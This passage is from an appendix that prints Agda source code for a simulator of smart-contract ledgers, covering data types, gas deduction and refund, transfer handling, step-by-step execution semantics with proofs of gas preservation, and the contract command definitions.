     = exec' (putStrLn "Please enter a number")
     λ _ → executeLedgerChangeCallingAddress ledger callAddr
```

```
- define our interface
 mainBody : ∀{i} → Ledger → (callAddr : Address)
                 → IOConsole i Unit
 mainBody ledger callAddr .force
   = WriteString'
     "Please choose one of the following options:
      1- Execute a function of a contract.
      2- Look up the balance of a contract.
      3- Change the calling address.
      4- Terminate the program." λ _ →
      (GetLine >>= λ str →
      if str == "1"        then executeLedger ledger callAddr
      else (if str == "2" then executeLedgercheckamount ledger callAddr
      else (if str == "3" then executeLedgerChangeCallingAddress ledger callAddr
      else (if str == "4" then WriteString "The program will be terminated"
      else WriteStringWithCont "Please enter 1,2,3 or 4"
      λ _ → mainBody ledger callAddr))))

- The main function is defined in the example files e.g.
- Agdacode/agda/Simple-Model/IOledger/IOledger-counter.agda
```

D.1.4 Library for the simple model (basicDataStructureWithSimpleModel.agda)

```
module Simple-Model.library-simple-model.basicDataStructureWithSimpleModel where

open import Data.Nat
open import Data.String hiding (length)
open import Data.List
open import Data.Bool
open import Agda.Builtin.String
```

```
-- definition of function name
FunctionName : Set
FunctionName = String

_≡fun_ : FunctionName → FunctionName → Bool
_≡fun_ = primStringEquality

-- definition of message
data Msg : Set where
  nat     : ℕ → Msg
  list    : List Msg → Msg

-- definition of time
Time : Set
Time =   ℕ

-- define Amount of type ℕ
Amount : Set
Amount = ℕ

-- definition of error message
data ErrorMsg : Set where
  strErr    : String → ErrorMsg
  numErr    : ℕ → ErrorMsg
  undefined : ErrorMsg

-- define address of type ℕ
Address : Set
Address  = ℕ


Signature : Set
Signature = ℕ

PublicKey : Set
PublicKey = ℕ
```

```
-- define NatOrError
data NatOrError : Set where
  nat : ℕ → NatOrError
  err : ErrorMsg → NatOrError

-- define MsgOrError
data MsgOrError : Set where
  theMsg : Msg → MsgOrError
  err : ErrorMsg → MsgOrError
```

D.2 Simulator of the complex model

D.2.1 Ledger in the complex model (Ledger-Complex-Model.agda and Ledger-Complex-Model-improved-non-terminate.agda)

```
open import constantparameters

module Complex-Model.ledgerversion.Ledger-Complex-Model (param : ConstantParameters) where

open import Data.Nat
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.Unit
open import Data.List
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length; show) renaming (_++_ to _++str_)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Show
open import Data.Empty


-- our work
```

```
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import libraries.natCompare
-open import Complex-Model.ccomand.do-notation param
open import libraries.Mainlibrary


- update view function in the ledger
updateLedgerviewfun : Ledger → Address
        → FunctionName
        → ((Msg → MsgOrError) → (Msg → MsgOrError))
        → ((Msg → MsgOrError) → (Msg → ℕ) → Msg → ℕ)
        → Ledger
updateLedgerviewfun ledger changedAddr changedFname
        f g a .amount = ledger a .amount
updateLedgerviewfun ledger changedAddr changedFname
        f g a .fun  = ledger a .fun
updateLedgerviewfun ledger changedAddr changedFname
        f g a .viewFunction fname =
        if (changedFname ≡fun fname)
        then f (ledger a .viewFunction fname)
        else ledger a .viewFunction fname
updateLedgerviewfun ledger changedAddr changedFname
        f g a .viewFunctionCost fname =
        if (changedFname ≡fun fname)
        then g (ledger a .viewFunction fname)
              (ledger a .viewFunctionCost fname)
        else ledger a .viewFunctionCost fname


-update ledger amount
updateLedgerAmount : (ledger : Ledger)
      → (calledAddr destinationAddr : Address) (amount' : Amount)
      → (correctAmount : amount' ≦r ledger calledAddr .amount)
```

```
        → Ledger
updateLedgerAmount ledger calledAddr destinationAddr
        amount' correctAmount addr .amount
          = if addr ≡ᵇ calledAddr
  then subtract (ledger calledAddr .amount)
            amount' correctAmount
  else (if addr ≡ᵇ destinationAddr
  then ledger destinationAddr .amount + amount'
  else ledger addr .amount)
updateLedgerAmount ledger calledAddr newAddr
    amount' correctAmount addr .fun
          = ledger addr .fun

updateLedgerAmount ledger calledAddr newAddr
    amount' correctAmount addr .viewFunction
          = ledger addr .viewFunction
updateLedgerAmount ledger calledAddr newAddr
    amount' correctAmount addr .viewFunctionCost
    = ledger addr .viewFunctionCost


-This function we use it to update the gas by decucting from the ledger
-rename gasPrice to gascost
deductGasFromLedger : (ledger : Ledger)
    → (calledAddr : Address) (gascost : ℕ)
    → (correctAmount : gascost ≦r ledger calledAddr .amount)
    → Ledger
deductGasFromLedger ledger calledAddr gascost
      correctAmount addr .amount
          = if addr ≡ᵇ calledAddr
          then subtract (ledger calledAddr .amount)
               gascost correctAmount
          else ledger addr .amount
deductGasFromLedger ledger calledAddr gascost
```

```
        correctAmount addr .fun
        = ledger addr .fun
deductGasFromLedger ledger calledAddr gascost
        correctAmount addr .viewFunction
        = ledger addr .viewFunction
deductGasFromLedger ledger calledAddr gascost
        correctAmount addr .viewFunctionCost
        = ledger addr .viewFunctionCost


- this function below we use it to refuend
- in two cases with steEF
- 1) when finish (first case)
- 2) when we have error (the last case)
addWeiToLedger : (ledger : Ledger)
      → (address : Address) (amount' : Amount)
      → Ledger
addWeiToLedger ledger address amount' addr .amount
      = if addr ≡ᵇ address
         then ledger address .amount + amount'
         else ledger addr .amount
addWeiToLedger ledger address amount' addr .fun
      = ledger addr .fun
addWeiToLedger ledger address amount' addr .viewFunction
      = ledger addr .viewFunction
addWeiToLedger ledger address amount' addr .viewFunctionCost
      = ledger addr .viewFunctionCost


- execute transfer auxiliary
executeTransferAux : (oldLedger : Ledger)
      → (currentledger : Ledger)
      → (executionStack : ExecutionStack)
      → (initialAddr : Address)
      → (lastCallAddr calledAddr : Address)
```

```
    → (cont : SmartContract Msg) → (gasleft : ℕ)
    → (funNameevalState : FunctionName)
    → (msgevalState : Msg)
    → (amount' : Amount)
    → (destinationAddr : Address)
    → (cp   : OrderingLeq amount'
         (currentledger calledAddr .amount))
    → StateExecFun
executeTransferAux oldLedger currentledger executionStack
   initialAddr lastCallAddr calledAddr cont gasleft
   funNameevalState msgevalState amount' destinationAddr (leq x)
   = stateEF (updateLedgerAmount currentledger
        calledAddr destinationAddr amount' x)
     executionStack initialAddr lastCallAddr calledAddr cont
     gasleft funNameevalState msgevalState
executeTransferAux oldLedger currentledger executionStack
     initialAddr lastCallAddr calledAddr cont gasleft
     funNameevalState msgevalState amount'
       destinationAddr (greater x)
   = stateEF oldLedger executionStack initialAddr lastCallAddr
   calledAddr (error (strErr "not enough money")
   ⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]⟩)
     gasleft funNameevalState msgevalState

- proof transfer Aux
lemmaExecuteTransferAuxGasEq : (oldLedger : Ledger)
    → (currentledger : Ledger)
    → (executionStack : ExecutionStack)
    → (initialAddr : Address)
    → (lastCallAddr calledAddr : Address)
    → (cont : SmartContract Msg) → (gasleft1 : ℕ)
    → (funNameevalState : FunctionName)
    → (msgevalState : Msg)
    → (amount' : Amount)
```

```
        → (destinationAddr : Address)
        → (cp    : OrderingLeq amount' (
             currentledger calledAddr .amount))
        → gasleft1 ==r gasLeft
        (executeTransferAux oldLedger currentledger
          executionStack initialAddr lastCallAddr
          calledAddr cont gasleft1 funNameevalState
          msgevalState amount' destinationAddr cp)
lemmaExecuteTransferAuxGasEq oldLedger currentledger
    executionStack initialAddr lastCallAddr calledAddr
    cont gasleft1 funNameevalState msgevalState amount'
    destinationAddr (leq x) = refl==r gasleft1
lemmaExecuteTransferAuxGasEq oldLedger currentledger
    executionStack initialAddr lastCallAddr calledAddr
    cont gasleft1 funNameevalState msgevalState amount'
    destinationAddr (greater x) = refl==r gasleft1

- execute transfer
executeTransfer : (oldLedger : Ledger)
        → (currentledger : Ledger)
        → (execStack : ExecutionStack)
        → (initialAddr : Address)
        → (lastCallAddr calledAddr : Address)
        → (cont : SmartContract Msg)
        → (gasleft : ℕ)
        → (funNameevalState : FunctionName)
        → (msgevalState : Msg)
        → (amount' : Amount)
        → (destinationAddr : Address)
        → StateExecFun
executeTransfer oldLedger currentledger execStack
    initialAddr lastCallAddr calledAddr
    cont gasleft     funNameevalState msgevalState
    amount' destinationAddr
```

```
  = executeTransferAux oldLedger currentledger
    execStack initialAddr lastCallAddr calledAddr
    cont gasleft  funNameevalState msgevalState amount'
    destinationAddr (compareLeq amount'
          (currentledger calledAddr .amount))


- the stepEF without deducting the gasLeft
stepEF : Ledger → StateExecFun → StateExecFun
stepEF oldLedger (stateEF currentLedger executionStack
         initialAddr lastCallAddr calledAddr
         (exec currentAddrLookupc costcomputecont cont)
         gasLeft funNameevalState msgevalState)
  = stateEF currentLedger executionStack initialAddr
        lastCallAddr calledAddr (cont calledAddr)
          gasLeft funNameevalState msgevalState

stepEF oldLedger (stateEF currentLedger executionStack
        initialAddr lastCallAddr calledAddr
        (exec callAddrLookupc costcomputecont cont)
        gasLeft funNameevalState msgevalState)
  = stateEF currentLedger executionStack initialAddr
          lastCallAddr calledAddr (cont lastCallAddr)
          gasLeft funNameevalState msgevalState

stepEF oldLedger (stateEF currentLedger executionStack
         initialAddr lastCallAddr calledAddr
         (exec (updatec changedFname changedPFun cost)
             costcomputecont cont)
         gasLeft     funNameevalState msgevalState)
  = stateEF (updateLedgerviewfun currentLedger calledAddr
    changedFname changedPFun cost)
    executionStack initialAddr lastCallAddr calledAddr
    (cont tt) gasLeft funNameevalState msgevalState
```

```
stepEF oldLedger (stateEF currentLedger executionStack
            initialAddr oldlastCallAddr oldcalledAddr
           (exec (callc newaddr fname msg) costcomputecont cont)
           gasLeft funNameevalState msgevalState)
  = stateEF currentLedger
   (execStackEl oldlastCallAddr oldcalledAddr cont costcomputecont
   funNameevalState msgevalState :: executionStack)
   initialAddr oldcalledAddr newaddr
   (currentLedger newaddr .fun fname msg) gasLeft fname msg

stepEF oldLedger (stateEF currentLedger executionStack
  initialAddr lastCallAddr calledAddr
  (exec (transferc amount destinationAddr)
  costcomputecont cont) gasLeft funNameevalState msgevalState)
  = executeTransfer oldLedger currentLedger executionStack
  initialAddr lastCallAddr calledAddr
  (cont tt) gasLeft     funNameevalState
  msgevalState amount destinationAddr

stepEF oldLedger (stateEF currentLedger executionStack
  initialAddr lastCallAddr calledAddr
  (exec (getAmountc addrLookedUp) costcomputecont cont)
  gasLeft funNameevalState msgevalState)
  = stateEF currentLedger executionStack initialAddr
    lastCallAddr calledAddr (cont (currentLedger addrLookedUp .amount))
    gasLeft funNameevalState msgevalState


stepEF oldLedger (stateEF ledger executionStack
   initialAddr lastCallAddr calledAddr
   (exec (raiseException cost str) costcomputecont cont)
     gasLeft funNameevalState msgevalState)
   = stateEF oldLedger executionStack initialAddr
     lastCallAddr calledAddr
    (error    (strErr str)
```

⟨ *lastCallAddr* » *initialAddr* · *funNameevalState* [*msgevalState*]⟩)
gasLeft funNameevalState msgevalState

stepEF *oldLedger* (stateEF *currentLedger executionStack*
initialAddr lastCallAddr calledAddr
(error *errorMsg debugInfo*) *gasLeft funNameevalState msgevalState*)
= stateEF *oldLedger executionStack initialAddr*
lastCallAddr calledAddr (error *errorMsg debugInfo*)
gasLeft funNameevalState msgevalState

stepEF *oldLedger* (stateEF *currentLedger executionStack*
initialAddr lastCallAddr calledAddr
(exec (callView *addr fname msg*) *costcomputecont cont*)
gasLeft funNameevalState msgevalState)
= stateEF *currentLedger executionStack initialAddr*
lastCallAddr calledAddr
(*cont* (*currentLedger addr* .viewFunction *fname msg*))
gasLeft fname msg

stepEF *oldLedger* (stateEF *currentLedger* [] *initialAddr*
lastCallAddr calledAddr (return *cost result*)
gasLeft funNameevalState msgevalState)
= stateEF *currentLedger* [] *initialAddr*
lastCallAddr calledAddr (return *cost result*)
gasLeft funNameevalState msgevalState

stepEF *oldLedger* (stateEF *currentLedger*
(execStackEl *prevLastCallAddress prevCalledAddress*
prevContinuation prevCostCont
prevFunName prevMsgExec :: *executionStack*)
initialAddr lastCallAddr calledAddr
(return *cost result*) *gasLeft*
funNameevalState msgevalState)
= stateEF *currentLedger executionStack*

```
    initialAddr prevLastCallAddress prevCalledAddress
    (prevContinuation result) gasLeft prevFunName prevMsgExec

-some lemmas to prove and we use them with our executevotingexample.agda
lemmaStepEFpreserveGas : (oldLedger : Ledger)
      → (state : StateExecFun)
      → gasLeft state ==r gasLeft (stepEF oldLedger state)
lemmaStepEFpreserveGas oldLedger (stateEF ledger []
      initialAddr lastCallAddr calledAddr
      (return x x1) gasLeft1 funNameevalState msgevalState)
      = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
      (x2 :: executionStack1) initialAddr lastCallAddr
      calledAddr (return x x1) gasLeft1
      funNameevalState msgevalState) = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
    executionStack initialAddr lastCallAddr calledAddr
    (error x x1) gasLeft1 funNameevalState msgevalState)
    = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
  (exec (callView x2 x3 x4) x x1) gasLeft1 funNameevalState msgevalState)
  = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
  (exec (updatec x2 x3 x4) x x1) gasLeft1 funNameevalState msgevalState)
  = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
  (exec (raiseException x2 x3) x x1) gasLeft1
  funNameevalState msgevalState) = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
  (exec (transferc amount destinationAddr)
```

```
    costcomputecont cont) gasLeft1 funNameevalState msgevalState)
      = lemmaExecuteTransferAuxGasEq oldLedger ledger
        executionStack initialAddr lastCallAddr calledAddr
      (cont tt) gasLeft1 funNameevalState msgevalState amount
      destinationAddr ((compareLeq amount (ledger calledAddr .Contract.amount)))
lemmaStepEFpreserveGas oldLedger (stateEF ledger
    executionStack initialAddr lastCallAddr calledAddr
    (exec (callc x2 x3 x4) x x1) gasLeft1 funNameevalState msgevalState)
      = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
    executionStack initialAddr lastCallAddr calledAddr
    (exec currentAddrLookupc x x1) gasLeft1 funNameevalState msgevalState)
      = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
    executionStack initialAddr lastCallAddr calledAddr
    (exec callAddrLookupc x x1) gasLeft1 funNameevalState msgevalState)
    = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
    executionStack initialAddr lastCallAddr calledAddr
    (exec (getAmountc x2) x x1) gasLeft1 funNameevalState msgevalState)
    = refl==r gasLeft1


lemmaStepEFpreserveGas2 : (oldLedger : Ledger)
        → (state : StateExecFun)
        → gasLeft (stepEF oldLedger state) ==r gasLeft state
lemmaStepEFpreserveGas2 oldLedger state
      = sym== (gasLeft state) (gasLeft (stepEF oldLedger state))
            (lemmaStepEFpreserveGas oldLedger state)

- stepEFgasAvailable which returns gasLeft
stepEFgasAvailable : StateExecFun → ℕ
stepEFgasAvailable (stateEF ledger
    executionStack initialAddr lastCallAddr calledAddr
```

```
    nextstep gasLeft funNameevalState msgevalState)
      = gasLeft

  -this function simliar to stepEF and deduct the gasleft
  -which returns the gas deducted
  stepEFgasNeeded : StateExecFun → ℕ
  stepEFgasNeeded (stateEF currentLedger []
    initialAddr lastCallAddr calledAddr
    (return cost result) gasLeft
    funNameevalState msgevalState)
          = cost
  stepEFgasNeeded (stateEF currentLedger
    (execSEl :: executionStack) initialAddr
      lastCallAddr calledAddr
    (return cost result) gasLeft
    funNameevalState msgevalState)
          = cost

  stepEFgasNeeded (stateEF currentLedger
    executionStack initialAddr lastCallAddr calledAddr
    (exec currentAddrLookupc costcomputecont cont)
    gasLeft      funNameevalState msgevalState)
          = costcomputecont calledAddr

  stepEFgasNeeded (stateEF currentLedger
    executionStack initialAddr lastCallAddr calledAddr
    (exec callAddrLookupc costcomputecont cont)
      gasLeft    funNameevalState msgevalState)
          = costcomputecont lastCallAddr

  stepEFgasNeeded (stateEF currentLedger
    executionStack initialAddr lastCallAddr calledAddr
    (exec (updatec changedFname changedPufun cost)
    costcomputecont cont) gasLeft
      funNameevalState msgevalState)
```

= *cost* (*currentLedger calledAddr* .viewFunction *changedFname*)
(*currentLedger calledAddr* .viewFunctionCost *changedFname*)
msgevalState + (*costcomputecont* tt)

stepEFgasNeeded (stateEF *currentLedger*
executionStack initialAddr oldlastCallAddr oldcalledAddr
(exec (callc *newaddr fname msg*) *costcomputecont cont*)
gasLeft *funNameevalState msgevalState*)
= *costcomputecont msg*

stepEFgasNeeded (stateEF *currentLedger*
executionStack initialAddr lastCallAddr calledAddr
(exec (transferc *amount destinationAddr*) *costcomputecont cont*)
gasLeft *funNameevalState msgevalState*)
= *costcomputecont* tt

stepEFgasNeeded (stateEF *currentLedger*
executionStack initialAddr lastCallAddr calledAddr
(exec (getAmountc *addrLookedUp*)
costcomputecont cont) *gasLeft*
funNameevalState msgevalState)
= *costcomputecont* (*currentLedger addrLookedUp* .amount)

stepEFgasNeeded (stateEF *ledger*
executionStack initialAddr lastCallAddr calledAddr
(exec (raiseException *cost str*) *costcomputecont cont*)
gasLeft funNameevalState msgevalState)
= *cost*

stepEFgasNeeded (stateEF *currentLedger*
executionStack initialAddr lastCallAddr calledAddr
(exec (callView *addr fname msg*) *costcompute cont*)
gasLeft *funNameevalState msgevalState*)
= (*currentLedger calledAddr* .viewFunctionCost *fname msg*)
+ *costcompute* (*currentLedger*

```
        calledAddr .viewFunction fname msg)

    stepEFgasNeeded (stateEF currentLedger
      executionStack initialAddr lastCallAddr calledAddr
      (error errorMsg debuginfo)
      gasLeft     funNameevalState msgevalState)
        = param .costerror errorMsg

    -This function we use it to deduct gas from evalstate not ledger
    deductGas : (statefun : StateExecFun) (gasDeducted : ℕ)
                  → StateExecFun
    deductGas (stateEF ledger
      executionStack initialAddr lastCallAddr calledAddr
        nextstep gasLeft  funNameevalState
          msgevalState) gasDeducted
      = stateEF ledger executionStack
      initialAddr lastCallAddr calledAddr nextstep
      (gasLeft - gasDeducted) funNameevalState msgevalState

    - this function we use it to cpmare gas in stepEFgasNeeded
    - with stepEFgasAvailable
    stepEFAuxCompare : (oldLedger : Ledger)
            → (statefun : StateExecFun)
            → OrderingLeq (suc (stepEFgasNeeded statefun))
                (stepEFgasAvailable statefun)
          → StateExecFun
    stepEFAuxCompare oldLedger statefun (leq x)
      = deductGas (stepEF oldLedger statefun)
                 (suc (stepEFgasNeeded statefun))
    stepEFAuxCompare oldLedger (stateEF ledger
      executionStack initialAddr lastCallAddr
      calledAddr nextstep gasLeft
      funNameevalState msgevalState) (greater x)
```

```
  = stateEF oldLedger executionStack
    initialAddr lastCallAddr calledAddr
    (error outOfGasError
    ⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]⟩)
    0 funNameevalState msgevalState

stepEFwithGasError : (oldLedger : Ledger)
      → (evals : StateExecFun)
      → StateExecFun
stepEFwithGasError oldLedger evals
  = stepEFAuxCompare oldLedger evals
    (compareLeq (suc (stepEFgasNeeded evals))
    (stepEFgasAvailable evals))


- definition of stepEFntimes
stepEFntimes : Ledger → StateExecFun
  → (ntimes : ℕ) → StateExecFun
stepEFntimes oldLedger ledgerstateexecfun 0
    = ledgerstateexecfun
stepEFntimes oldLedger ledgerstateexecfun (suc n)
    = stepEFwithGasError oldLedger
    (stepEFntimes oldLedger ledgerstateexecfun n)

- definition of stepEFntimes list
stepEFntimesList : Ledger → StateExecFun
    → (ntimes : ℕ) → List StateExecFun
stepEFntimesList oldLedger ledgerstateexecfun 0
    = ledgerstateexecfun :: []
stepEFntimesList oldLedger ledgerstateexecfun (suc n)
    = stepEFntimes oldLedger ledgerstateexecfun (suc n)
      :: stepEFntimesList oldLedger ledgerstateexecfun n

-this function below we use it to refund as a part of septEF
- we use stepEFwithGasError
```

```
- instead of stepEF in refund and stepEFntimesWithRefund
refund : StateExecFun → StateExecFun
refund (stateEF currentLedger [] initialAddr
  lastCallAddr calledAddr (return cost result)
  gasLeft     funNameevalState msgevalState)
  = stateEF (addWeiToLedger currentLedger
    lastCallAddr (GastoWei param gasLeft))
    [] initialAddr lastCallAddr calledAddr
    (return cost result) gasLeft
      funNameevalState msgevalState
refund (stateEF currentLedger
  executionStack initialAddr lastCallAddr calledAddr
  (error errorMsg debugInfo) gasLeft
    funNameevalState msgevalState)
  = stateEF (addWeiToLedger currentLedger
    lastCallAddr (GastoWei param gasLeft))
    executionStack initialAddr lastCallAddr calledAddr
    (error errorMsg debugInfo) gasLeft
    funNameevalState msgevalState
refund (stateEF ledger
    executionStack initialAddr lastCallAddr calledAddr
    nextstep gasLeft funNameevalState msgevalState)
  = stepEFwithGasError ledger (stateEF ledger executionStack
      initialAddr lastCallAddr calledAddr nextstep gasLeft
      funNameevalState msgevalState)

stepEFntimesWithRefund : Ledger → StateExecFun
  → (ntimes : ℕ) → StateExecFun
stepEFntimesWithRefund oldLedger ledgerstateexecfun 0
    = ledgerstateexecfun
stepEFntimesWithRefund oldLedger ledgerstateexecfun (suc n)
    = refund (stepEFntimes oldLedger ledgerstateexecfun n)
```

```
--## similar to above but we use it with
-- the new version of stepEFwithGasError
--initialAddr lastCallAddr calledAddr
stepLedgerFunntimesAux : (ledger : Ledger)
  → (initialAddr : Address) → (lastCallAddr : Address)
  → (calledAddr : Address) → FunctionName
  → Msg   → (gascost : ℕ) → (ntimes : ℕ)
  → (cp    : OrderingLeq (GastoWei param gascost)
       (ledger lastCallAddr .amount))
  → Maybe StateExecFun
stepLedgerFunntimesAux ledger initialAddr lastCallAddr
  calledAddr funname msg gascost ntimes (leq leqpro)
   = let
       ledgerDeducted : Ledger
       ledgerDeducted
         = deductGasFromLedger ledger lastCallAddr
         (GastoWei param gascost) leqpro
       in just (stepEFntimes ledgerDeducted
       (stateEF ledgerDeducted [] initialAddr
       lastCallAddr calledAddr
       (ledgerDeducted calledAddr .fun funname msg)
       gascost funname msg) ntimes)

stepLedgerFunntimesAux ledger initialAddr lastCallAddr
  calledAddr funname msg gascost ntimes (greater greaterpro)
     = nothing

--stepLedgerFunntimesAux ledger callAddr
-- currentAddr funname msg gasreserved ntimes
-- (compareLeq (GastoWei param gasreserved) (ledger callAddr .amount))
-- NNN here we need before running stepEFntimes  deduct the gas from ledger
-- NNN    it needs as argument just one gas parameter
--        which is set to both oldgas and newgas
-- NNN    if there is not enough money in the account,
--       then we should fail (not an error but fail)
```

```
- NNN  so return type  should be Maybe EvalState

stepLedgerFunntimes : (ledger : Ledger)
        → (initialAddr : Address)
        → (lastCallAddr : Address)
        → (calledAddr : Address)
        → FunctionName
        → Msg
        → (gasreserved : ℕ)
        → (ntimes : ℕ)
        → Maybe StateExecFun
stepLedgerFunntimes ledger initialAddr lastCallAddr
  calledAddr funname msg gasreserved ntimes
  = stepLedgerFunntimesAux ledger initialAddr
  lastCallAddr calledAddr
    funname msg gasreserved ntimes
  (compareLeq (GastoWei param gasreserved)
    (ledger lastCallAddr .amount))


-with list
stepLedgerFunntimesListAux : (ledger : Ledger)
      → (initialAddr : Address)
      → (lastCallAddr : Address)
      → (calledAddr : Address)
      → FunctionName
      → Msg
      → (gasreserved : ℕ)
      → (ntimes : ℕ)
      → (cp : OrderingLeq (GastoWei param gasreserved)
          (ledger lastCallAddr .amount))
      → Maybe (List StateExecFun)
stepLedgerFunntimesListAux ledger initialAddr
  lastCallAddr calledAddr funname msg gasreserved
    ntimes (leq leqpro)
```

```
  = let
      ledgerDeducted : Ledger
      ledgerDeducted
        = deductGasFromLedger ledger lastCallAddr
           (GastoWei param gasreserved) leqpro
      in
      just (stepEFntimesList ledgerDeducted
      (stateEF ledgerDeducted [] initialAddr lastCallAddr calledAddr
      (ledgerDeducted calledAddr .fun funname msg)
        gasreserved funname msg) ntimes)
stepLedgerFunntimesListAux ledger initialAddr lastCallAddr
  calledAddr funname msg gasreserved ntimes
   (greater greaterpro) = nothing

stepLedgerFunntimesList : (ledger : Ledger)
      → (initialAddr : Address)
      → (lastCallAddr : Address)
      → (calledAddr : Address)
      → (funname : FunctionName)
      → (msg : Msg)
      → (gasreserved : ℕ)
      → (ntimes : ℕ)
      → Maybe (List StateExecFun)
stepLedgerFunntimesList ledger initialAddr lastCallAddr
  calledAddr funname msg gasreserved ntimes
  = stepLedgerFunntimesListAux ledger initialAddr
  lastCallAddr calledAddr funname msg gasreserved ntimes
  (compareLeq (GastoWei param gasreserved) (ledger lastCallAddr .amount))



-clear version of evaluateNonTerminating'
- the below is the final step and we use it to solve the return cost
```

```
evaluateAuxfinal0' : (oldLedger : Ledger)
    → (currentLedger : Ledger)
    → (initialAddr : Address)
    → (lastCallAddr : Address)
    → (calledAddr : Address)
    → (cost : ℕ)
    → (returnvalue : Msg)
    → (gasLeft : ℕ)
    → (funNameevalState : FunctionName)
    → (msgevalState : Msg)
    → (cp : OrderingLeq cost gasLeft)
    → (Ledger × MsgOrErrorWithGas)
evaluateAuxfinal0' oldLedger currentLedger
  initialAddr lastCallAddr calledAddr
    cost ms gasLeft funNameevalState msgevalState (leq x)
    =     (addWeiToLedger currentLedger initialAddr
    (GastoWei param (gasLeft - cost))) ,,
    (theMsg ms , (gasLeft - cost) gas)

evaluateAuxfinal0' oldLedger currentLedger
  initialAddr lastCallAddr calledAddr cost returnvalue
    gasLeft funNameevalState msgevalState (greater x)
    = oldLedger ,, ((err (strErr " Out Of Gass ")
    ⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]⟩) ,
    gasLeft gas)



open import constantparameters

module Complex-Model.ledgerversion.Ledger-Complex-Model-improved-non-terminate
  (param : ConstantParameters) where

open import Data.Nat
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.Unit
```

```
open import Data.List
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_≫=_)
open import Data.String hiding (length; show) renaming (_++_ to _++str_)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Show
open import Data.Empty

- our work
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import libraries.natCompare
open import libraries.Mainlibrary
open import Complex-Model.ledgerversion.Ledger-Complex-Model


{-# NON_TERMINATING #-}
evaluateNonTerminatingAuxfinal0 : Ledger → StateExecFun
      → (Ledger × MsgOrErrorWithGas)
evaluateNonTerminatingAuxfinal0 oldLedger
  (stateEF currentLedger [] initialAddr lastCallAddr
    calledAddr (return cost ms)
    gasLeft funNameevalState msgevalState)
  = evaluateAuxfinal0' param oldLedger currentLedger
    initialAddr lastCallAddr calledAddr cost ms
    gasLeft funNameevalState msgevalState (compareLeq cost gasLeft)

evaluateNonTerminatingAuxfinal0 oldLedger
  (stateEF currentLedger s initialAddr lastCallAddr calledAddr
  (error msgg debugInfo) gasLeft
    funNameevalState msgevalState)
  = addWeiToLedger param oldLedger
```

```
      initialAddr (GastoWei param gasLeft) „
      (err msgg ⟨ lastCallAddr » initialAddr ·
      funNameevalState [ msgevalState ]⟩ , gasLeft gas)
  evaluateNonTerminatingAuxfinal0 oldLedger evals
      = evaluateNonTerminatingAuxfinal0 oldLedger
        (stepEFwithGasError param oldLedger evals)

  evaluateNonTerminatingAuxfinal : (ledger : Ledger)
        → (initialAddr : Address)
        → (lastCallAddr : Address)
        → (calledAddr : Address)
        → FunctionName
        → Msg
        → (gasreserved : ℕ)
        → (cp : OrderingLeq (GastoWei param gasreserved)
          (ledger initialAddr .amount))
       → Maybe (Ledger × MsgOrErrorWithGas)
  evaluateNonTerminatingAuxfinal ledger initialAddr
    lastCallAddr calledAddr funname msg gasreserved
      (leq leqpr)
      = let
        ledgerDeducted : Ledger
        ledgerDeducted =
          deductGasFromLedger param ledger initialAddr
          (GastoWei param gasreserved) leqpr
          in just (evaluateNonTerminatingAuxfinal0 ledgerDeducted
          (stateEF ledgerDeducted [] initialAddr
          lastCallAddr calledAddr
          (ledgerDeducted calledAddr .fun funname msg)
          gasreserved funname msg))

  evaluateNonTerminatingAuxfinal ledger initialAddr
    lastCallAddr calledAddr funname msg gasreserved
    (greater greaterpr) = nothing
```

```
evaluateNonTerminatingfinal : (ledger : Ledger)
  → (initialAddr : Address)
  - Initial address is the address from
  - which the very first call was made
  → (lastCallAddr : Address)
  - lastCallAddr is the address from
  - which the current call of a function in
  -         calledAddr is made
  → (calledAddr : Address)
  - calledAddr is the address where
  - a function call is currently executed
  -            it was called from calledAddr
  → FunctionName
  → Msg
  → (gasreserved : ℕ)
  → Maybe (Ledger × MsgOrErrorWithGas)
evaluateNonTerminatingfinal ledger initialAddr
 lastCallAddr calledAddr funname msg gasreserved
 =    evaluateNonTerminatingAuxfinal ledger initialAddr
  lastCallAddr calledAddr funname msg gasreserved
  (compareLeq (GastoWei param gasreserved)
   (ledger initialAddr .amount))
```

D.2.2 Definition of Smart Contract (SmartContract), Commands (CCommands), and respones (CResponse) in the complex model (ccommands-cresponse.agda)

```
module Complex-Model.ccomand.ccommands-cresponse where

open import Data.Nat
open import Agda.Builtin.Nat using (_-_)
open import Data.Unit
```

```
open import Data.List
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length)
open import Data.Empty

- libraries
open import basicDataStructure
open import libraries.natCompare


mutual

-smart contract commands
  data CCommands : Set where
    callView  : Address → FunctionName → Msg → CCommands
    updatec   : FunctionName → ((Msg → MsgOrError)
               → (Msg → MsgOrError)) → ((Msg → MsgOrError)
               → (Msg → ℕ) → Msg → ℕ) → CCommands
    raiseException : ℕ → String → CCommands
    transferc : Amount → Address → CCommands
    callc     : Address → FunctionName → Msg → CCommands
    currentAddrLookupc : CCommands
    callAddrLookupc : CCommands
    getAmountc : Address → CCommands

